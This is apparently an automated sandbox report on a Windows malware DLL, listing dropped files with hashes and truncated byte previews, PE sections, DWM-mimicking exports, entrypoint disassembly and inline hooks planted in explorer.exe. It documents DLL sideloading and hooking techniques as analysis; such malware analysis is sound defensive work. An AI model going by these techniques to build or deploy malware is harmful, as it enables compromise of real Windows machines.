Preview:	L.....F.... .....1S..f_.1S..p+.....:..DG..Yr?.D..U..k0.&...&.....-....)..3...P.1S.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@... ....Ny..TDt.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Tft..Roaming.@.....Ny..Tgt.....Y.....R.o.a.m.i.n.g.....T.1.....Tgt..ThotvT..>.....Tft.Tgt.....7R.. T.h.o.t.v.T.....p.2.....LS. .PHONEA~1.EXE..T.....Tgt.Tgt.....t.....O..p.h.o.n.e.a.c.t.i.v.a.t.e...e.x.e.....f.....-.....e.....7..e.....C:\Users\user\AppData\Roamin g\ThotvT\phoneactivate.exe..'.....\.....\.....\.....\.....\.T.h.o.t.v.T.\.p.h.o.n.e.a.c.t.i.v.a.t.e...e.x.e.`.....X.....computer..!a..%.H.VZAj.....-..!a..%.H.VZAj.....-.E.... ...9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\ThotvT\DUI70.dll (copy)

Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1540096
Entropy (8bit):	5.376397843442921
Encrypted:	false
SSDEEP:	12288:AabbKACcbDWwVedYHi4mrh+IyiPU0D88nTtgO9HvjA3RlkuRCYJRB7laUqdezDkW:7aXcfWwgSKrhncQYlez5nGa84djgol
MD5:	FAB6B6A557FBE1C84AB38A331914817C
SHA1:	21B8E6CA4B6826D05B9E630A884AB8C8E2EE6317
SHA-256:	090BB796EC1FFD9B7C050F86BDAA8A1614985D8BEBE3965DB8F39A569603D24A
SHA-512:	465A04D661CA6B454FA44FAF4143189F86B43D860603084099873162C30AE6DC9584AA2833A759DB9B71435FDF8AC583AE9034FF98204BEB6D91452D18D9BA3
Malicious:	false
Preview:	MZ.....@.....x..j<.9<.9<.9?.t9I.9..8k.9S.49..9.ou9w.9..8M.9...82.9.7.9..91.I9u.9".:9..9'l590.9".=9/.9...8G.9R..8..9..8P.9S.39v.9?.u9i.9.7.9 }.9..8..9".;9i.9..I9S.9Z.e9x.9?.w9..9A.v9,.9Rich<.9.....PE..d.:..\.T......" .....f.....@..... .....).&...`..... ..dQ..h...d.....(.....text....w..... ..`.rdata... ....`.crt1..... ..`.rdata.....@..@.data..... .....@....pdata..F.....@..@qwTG.....@.. ..rsrc.....@..@.reloc...(.....0.....

C:\Users\user\AppData\Roaming\ThotvT\phoneactivate.exe

Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	107504
Entropy (8bit):	6.536585324272613
Encrypted:	false
SSDEEP:	1536:UhKYFAVrKO6PcIgpCaYov3ZKCZwaG70Ur/61cVtat/gLaoU0Sj09P0e:dmlPcNphvo0mtV1La8Lse
MD5:	09D1974A03068D4311F1CE94B765E817
SHA1:	7DD683571E4DCCAF181A5271BBCF15B3BC9D0155
SHA-256:	5D4F713CFC98E7148B67D063193D93BFE29F8329705A03690590633FADE32EE5
SHA-512:	07FD0700C8368485BEC91847C4B9721B059FEDB678C603A57FBD5DABCF110C80B0BD1D114384D4334F0412F3F4FD93C839A1B17F3A9F02C25CD59216692A8A0
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....O.....Rich..... ....PE..d.....^.....".....`.....@.....;;..... .....0.....p.. J...`.....~...%.....`".T.....(..... .....text..... ..`.imrsiv.....rdata...I.....J.....@..@.data...8....P.....$.....@....pdata.....`.....&.....@..@.rsrc... J.. .p...L...0.....@..@.reloc.....|.....@..B.....

C:\Windows\System32\xs2t3d\SppExtComObj.Exe

Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	577024
Entropy (8bit):	7.365924302927238
Encrypted:	false
SSDEEP:	12288:KEpKNOQ/1mgFgnHF+2ryqfut4iob3vBzx4PQpIQbwhsi:lpKbbFgl+2Oqfuqiob3JUFs
MD5:	809E11DECADAEBE2454EFEDD620C4769

SHA1:	A121B9FC2010247C65CE8975FE4D88F5E9AC953E
SHA-256:	8906D8D8BCD7C8302A3E56EA2EBD0357748ACC9D3FDA91925609C742384B9CC2
SHA-512:	F78F46437C011C102A9BCEC2A8565EDC75500C9448AC17457FF44D3C8DB1980F772C0D1546F1DEE0F8A6F2C7273A5A915860B768DE9BB24EBEFE2907CE18B0F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%.].a.3.a.3.a.3.h.u.3...6.`.3...7.t.3...2.n.3.a.2...3...=.r.3...0.e.3... .`.3...1.`.3.Richa.3.....PE..d...b.....".....0.....@.....CS P.....3..... .....Y..h.....J.....T..... .....S.....z..`.....text..... ..`?g_Encry.-..... ..`.rdata..._.....`.....@..@.data.....p.....V.....@....pdata...J..... L...d.....@..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Windows\system32\xs2t3d\ACTIVEDS.dll (copy)	
Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	1257472
Entropy (8bit):	4.869587549920812
Encrypted:	false
SSDEEP:	12288:habbKACcbDWwVedYHi4mrh+IyiPU0D88nTtgO9HvjA3RlkuRCYJRB7laUqdezDk5:saXcfWwgSKrhncQYlez5nGa84djgol
MD5:	C770563E0C71B17EF44FF21185C63AD3
SHA1:	6AA9A5A97217143DA9F7E7F6FAB2CE71E127D6F2
SHA-256:	45EE8F805EBB6C92B215B7C559BB778F5AC5AC7A913EBC028CF70EBE426EB1FD
SHA-512:	CD52CD910CDF19245BE808AF2398D57A361E8D0EE7B57D5B5382CE56C1AB4E0B3D2D74877E50F1389E5069C85D60A3659A21991BF43BBD4049D123412931012
Malicious:	false
Preview:	MZ.....@.....x..j<.9<.9<.9?.t9I.9..8k.9S.49..9.ou9w.9..8M.9...82.9.7.9..91.I9u.9".:9..9'l590.9".=9/.9...8G.9R..8..9..8P.9S.39v.9?.u9i.9.7.9 }.9..8..9".;9i.9..I9S.9Z.e9x.9?.w9..9A.v9,.9Rich<.9.....PE..d.:..\.T....." .....f.....@..... .....0.....).&...`..... ..y...h...d.....(.....text....w..... ..`.rdata... ....`.crt1..... ..`.rdata.....@..@.data..... .....@....pdata..F.....@..@qwTG.....@.. ..rsrc.....@..@.reloc...(.....0.....

Static File Info

General

File type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Entropy (8bit):	4.887324738140095
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	drytex.dll
File size:	1253376
MD5:	b85405fc1d3a4473826d7ebd31111a50
SHA1:	4b62c6e56be21a0dc8f285a23ca62a055a768956
SHA256:	26af00a279ce082c2bb1db2cb50d2d590623e3f20e6c260d77ca77bf72b51797
SHA512:	1335ee999d69930805f41c2b177538ec21cfd7cf11af973caeb4e53bb9893708b4795b556d28bddd41982b360e4f428b17ec80feeb7beff40a095a3f9981cf0f
SSDEEP:	12288:WabbKACcbDWwVedYHi4mrh+IyiPU0D88nTtgO9HvjA3RlkuRCYJRB7laUqdezDk5:ZaXcfWwgSKrhncQYlez5nGa84djgol
TLSH:	0C45CF0D496F1AC8D6A550F26B3387F6296EF0940420DEBD36B67025ED8DE7D8CC291B
File Content Preview:	MZ.....@.....x..j<..9<..9<..9?.t9I..9...8k..9S.49...9.ou9w..9...8M..9...82..9.7.9...91.I9u..9":.9...9'l590..9".=9/..9...8G..9R..8...9...8P..9S.39v..9?.u9i..9.7.9}..9...8...9".;9i..9..I9S..9Z.e9x..9?.w9...

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x14002a5b0
Entrypoint Section:	.crt1

Digitally signed:	false
Imagebase:	0x140000000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x54B45CFA [Mon Jan 12 23:47:06 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	25c7ac00c91884fd2923a489ae9dfbca

Entrypoint Preview

Instruction
dec eax
mov dword ptr [00037CB9h], ecx
dec eax
mov dword ptr [00037CBAh], edx
dec eax
or dword ptr [00037CFBh], esi
dec eax
mov dword ptr [00037CFCh], edi
dec eax
mov dword ptr [00037CFDh], ebx
dec eax
mov dword ptr [00037CA6h], ebp
dec eax
mov dword ptr [00037CA7h], esp
dec esp
mov dword ptr [00037CA8h], eax
dec esp
mov dword ptr [00037CA9h], ecx
dec esp
mov dword ptr [00037CC2h], esp
dec esp
mov dword ptr [00037CB3h], ebp
dec esp
or dword ptr [00037CA4h], esi
dec esp
mov dword ptr [00037C95h], edi
dec eax
lea esi, dword ptr [FFFFD97Eh]
jmp esi
ud2
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x131010	0x73a	.ouhvqw
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2ba68	0x64	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9e000	0xfc98	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xae000	0x28bc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x610	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2b000	0x90	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2779e	0x28000	False	0.761749267578	data	7.8179817907	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x29000	0xfe0	0x1000	False	0.050537109375	data	0.497374256831	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.crt1	0x2a000	0x6fb	0x1000	False	0.25634765625	data	2.77764805072	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2b000	0xcc0	0x1000	False	0.44921875	data	4.04304284558	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2c000	0x41e09	0x42000	False	0.577795780066	data	6.66561055311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x6e000	0xb46	0x1000	False	0.0595703125	data	0.53656064431	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
qwTG	0x6f000	0x2e9a2	0x2f000	False	0.818348986037	data	7.87184991211	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x9e000	0xfc98	0x10000	False	0.223709106445	data	4.08759024615	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xae000	0x28bc	0x3000	False	0.105550130208	data	5.14379878517	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.lqen	0xb1000	0x45174	0x46000	False	0.0010498046875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.vqb	0xf7000	0x1455	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.gjd	0xf9000	0x128f	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.wqhqlp	0xfb000	0x1f2a	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.nulizw	0xfd000	0xbde	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.fgrum	0xfe000	0xbde	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.mjabqc	0xff000	0x1278	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.ghh	0x101000	0x1e66	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.vrqcr	0x103000	0x706	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.siorvl	0x104000	0x1124	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.sqgym	0x106000	0xbde	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.kqhrq	0x107000	0x736	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsntf	0x108000	0x8fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.iqt	0x109000	0x1278	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.kpwiuc	0x10b000	0x1278	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.yuzcn	0x10d000	0x5a7	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.jbsbuw	0x10e000	0xbde	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.mdjtj	0x10f000	0x23b	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.mbjeh	0x110000	0x23b	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.amb	0x111000	0x3ba	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.lac	0x112000	0x197d	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.zro	0x114000	0x8fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.vtq	0x115000	0x8fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.kyhoy	0x116000	0x3ba	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.wvi	0x117000	0x197d	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.alzw	0x119000	0x1af	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.vdsoxe	0x11a000	0xbde	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pus	0x11b000	0x389	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.oqnl	0x11c000	0x736	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.ohjt	0x11d000	0x8fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.ofjxx	0x11e000	0x197d	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.ifw	0x120000	0x896	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.zktgse	0x121000	0x13e	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pmd	0x122000	0x13e	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.kexxpw	0x123000	0x3ba	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.kiqzd	0x124000	0x13e	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.uslf	0x125000	0x1af	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.zkkgx	0x126000	0x2da	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.phhwk	0x127000	0x543	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.klf	0x128000	0xb4	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.xme	0x129000	0x543	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.fnxmzz	0x12a000	0x3fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.wpkbi	0x12b000	0x197d	0x2000	False	0.0037841796875	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.gzgei	0x12d000	0xb4	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.zep	0x12e000	0x8fe	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.viz	0x12f000	0x1f7	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.xqen	0x130000	0x23b	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.ouhvqw	0x131000	0x74a	0x1000	False	0.2734375	data	3.18901859221	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_STRING	0x9ee40	0x14a	data	English	United States
RT_STRING	0x9ef90	0x310	data	English	United States
RT_STRING	0x9f2a0	0x162	data	English	United States
RT_STRING	0x9f408	0x286	data	English	United States
RT_STRING	0x9f690	0x1cc	AmigaOS bitmap font	English	United States
RT_STRING	0x9f860	0x272	data	English	United States
RT_STRING	0x9fad8	0xee	data	English	United States
RT_STRING	0x9fbc8	0x144	data	English	United States
RT_STRING	0x9fd10	0xda	data	English	United States
RT_STRING	0x9fdf0	0x20e	data	English	United States
RT_STRING	0xa0000	0x326	data	English	United States
RT_STRING	0xa0328	0x33a	data	English	United States
RT_STRING	0xa0668	0x58c	data	English	United States
RT_STRING	0xa0bf8	0x2ca	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_STRING	0xa0ec8	0x2ce	data	English	United States
RT_STRING	0xa1198	0x3c6	data	English	United States
RT_STRING	0xa1560	0x41c	data	English	United States
RT_STRING	0xa1980	0x380	data	English	United States
RT_STRING	0xa1d00	0x408	data	English	United States
RT_STRING	0xa2108	0x4cc	data	English	United States
RT_STRING	0xa25d8	0x206	data	English	United States
RT_STRING	0xa27e0	0x50a	data	English	United States
RT_STRING	0xa2cf0	0x168	data	English	United States
RT_STRING	0xa2e58	0x12a	data	English	United States
RT_STRING	0xa2f88	0x36c	data	English	United States
RT_STRING	0xa32f8	0x2a8	data	English	United States
RT_STRING	0xa35a0	0x1de	data	English	United States
RT_STRING	0xa3780	0x3ec	data	English	United States
RT_STRING	0xa3b70	0x354	data	English	United States
RT_STRING	0xa3ec8	0x19c	data	English	United States
RT_STRING	0xa4068	0x27e	data	English	United States
RT_STRING	0xa42e8	0x3d8	data	English	United States
RT_STRING	0xa46c0	0x396	data	English	United States
RT_STRING	0xa4a58	0x336	data	English	United States
RT_STRING	0xa4d90	0x242	data	English	United States
RT_STRING	0xa4fd8	0x1ac	data	English	United States
RT_STRING	0xa5188	0x2f4	data	English	United States
RT_STRING	0xa5480	0x3ec	data	English	United States
RT_STRING	0xa5870	0x570	data	English	United States
RT_STRING	0xa5de0	0x3b2	Hitachi SH big-endian COFF object file, not stripped, 9472 sections, symbol offset=0x4b004200, 83895552 symbols, optional header size 12544	English	United States
RT_STRING	0xa6198	0x3aa	data	English	United States
RT_STRING	0xa6548	0x2c0	data	English	United States
RT_STRING	0xa6808	0x226	data	English	United States
RT_STRING	0xa6a30	0x248	data	English	United States
RT_STRING	0xa6c78	0x8f0	data	English	United States
RT_STRING	0xa7568	0x6aa	data	English	United States
RT_STRING	0xa7c18	0x456	data	English	United States
RT_STRING	0xa8070	0x522	data	English	United States
RT_STRING	0xa8598	0x51c	data	English	United States
RT_STRING	0xa8ab8	0x492	data	English	United States
RT_STRING	0xa8f50	0x432	data	English	United States
RT_STRING	0xa9388	0x6ec	data	English	United States
RT_STRING	0xa9a78	0x214	data	English	United States
RT_STRING	0xa9c90	0x472	AmigaOS bitmap font	English	United States
RT_STRING	0xaa108	0x3a2	data	English	United States
RT_STRING	0xaa4b0	0xb4	data	English	United States
RT_STRING	0xaa568	0x466	data	English	United States
RT_STRING	0xaa9d0	0x4b2	data	English	United States
RT_STRING	0xaae88	0x312	data	English	United States
RT_STRING	0xab1a0	0x106	data	English	United States
RT_STRING	0xab2a8	0x24e	data	English	United States
RT_STRING	0xab4f8	0x2b0	data	English	United States
RT_STRING	0xab7a8	0x392	data	English	United States
RT_STRING	0xabb40	0x34a	data	English	United States
RT_STRING	0xabe90	0x404	data	English	United States
RT_STRING	0xac298	0x3fc	data	English	United States
RT_STRING	0xac698	0x27a	data	English	United States
RT_STRING	0xac918	0xa8	data	English	United States
RT_STRING	0xac9c0	0xda	data	English	United States
RT_STRING	0xacaa0	0x2b2	data	English	United States
RT_STRING	0xacd58	0x274	data	English	United States
RT_STRING	0xacfd0	0x37c	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_STRING	0xad350	0x3fe	data	English	United States
RT_STRING	0xad750	0x2c0	data	English	United States
RT_STRING	0xada10	0x284	data	English	United States

Imports

DLL	Import
KERNEL32.dll	GetBinaryTypeW, GetModuleFileNameW, GetExitCodeProcess, GetModuleHandleW, GetCurrentProcess, GetCurrentProcessId, GetUserDefaultUILanguage
USER32.dll	SetProcessDefaultLayout, IsProcessDPIAware, ChildWindowFromPointEx, GetThreadDesktop
GDI32.dll	GetCharWidthW, FlattenPath
ADVAPI32.dll	InitiateSystemShutdownExW

Exports

Name	Ordinal	Address
DllCanUnloadNow	111	0x14000ffd0
DllGetClassObject	115	0x140002d30
DwmAttachMilContent	116	0x1400112ac
DwmDefWindowProc	117	0x14000b39c
DwmDetachMilContent	118	0x140002198
DwmEnableBlurBehindWindow	119	0x1400179cc
DwmEnableComposition	102	0x140026b64
DwmEnableMMCSS	120	0x140011870
DwmExtendFrameIntoClientArea	121	0x14001bdf0
DwmFlush	122	0x14000bf54
DwmGetColorizationColor	123	0x140022534
DwmGetCompositionTimingInfo	129	0x14000afa4
DwmGetGraphicsStreamClient	130	0x14001aef4
DwmGetGraphicsStreamTransformHint	149	0x140004d40
DwmGetTransportAttributes	183	0x140013134
DwmGetUnmetTabRequirements	184	0x14000a0ac
DwmGetWindowAttribute	185	0x14001a968
DwmInvalidateIconicBitmaps	186	0x140023a0c
DwmIsCompositionEnabled	187	0x14000e64c
DwmModifyPreviousDxFrameDuration	188	0x14001caa4
DwmQueryThumbnailSourceSize	189	0x14000ac9c
DwmRegisterThumbnail	191	0x140007828
DwmRenderGesture	192	0x14001dec4
DwmSetDxFrameDuration	193	0x14001e530
DwmSetIconicLivePreviewBitmap	194	0x14000f418
DwmSetIconicThumbnail	195	0x14001433c
DwmSetPresentParameters	196	0x140024ffc
DwmSetWindowAttribute	197	0x1400247c8
DwmShowContact	198	0x14001e4ac
DwmTetherContact	199	0x1400062e0
DwmTetherTextContact	156	0x140004a9c
DwmTransitionOwnedWindow	200	0x140010880
DwmUnregisterThumbnail	201	0x1400236f0
DwmUpdateThumbnailProperties	202	0x14001db58
DwmpAllocateSecurityDescriptor	136	0x14001bbd4
DwmpDxBindSwapChain	125	0x140027080
DwmpDxGetWindowSharedSurface	100	0x14001ace8
DwmpDxUnbindSwapChain	126	0x14000ab48
DwmpDxUpdateWindowRedirectionBltSurface	133	0x140001bec
DwmpDxUpdateWindowSharedSurface	101	0x14001ad00
DwmpDxgiIsThreadDesktopComposited	128	0x140019038
DwmpEnableDDASupport	143	0x140014360
DwmpFreeSecurityDescriptor	137	0x140014694
DwmpGetColorizationParameters	127	0x14001ef3c
DwmpRenderFlick	135	0x140008100

Name	Ordinal	Address
DwmpSetColorizationParameters	131	0x140017c40

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

No network behavior found

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
ZwSetEvent	INLINE	explorer.exe
RtlAllocateMemoryBlockLookaside	INLINE	explorer.exe
RtlAllocateMemoryZone	INLINE	explorer.exe
NtSetEvent	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: ntdll.dll

Function Name	Hook Type	New Data
ZwSetEvent	INLINE	0xE9 0x9B 0xBB 0xB5 0x5E 0xEF
RtlAllocateMemoryBlockLookaside	INLINE	0x48 0x88 0x89 0x9E 0xE0 0x03
RtlAllocateMemoryZone	INLINE	0x8D 0xDA 0xAC 0xC2 0x24 0x49
NtSetEvent	INLINE	0xE9 0x9B 0xBB 0xB5 0x5E 0xEF

Statistics

Behavior



Click to jump to process

System Behavior

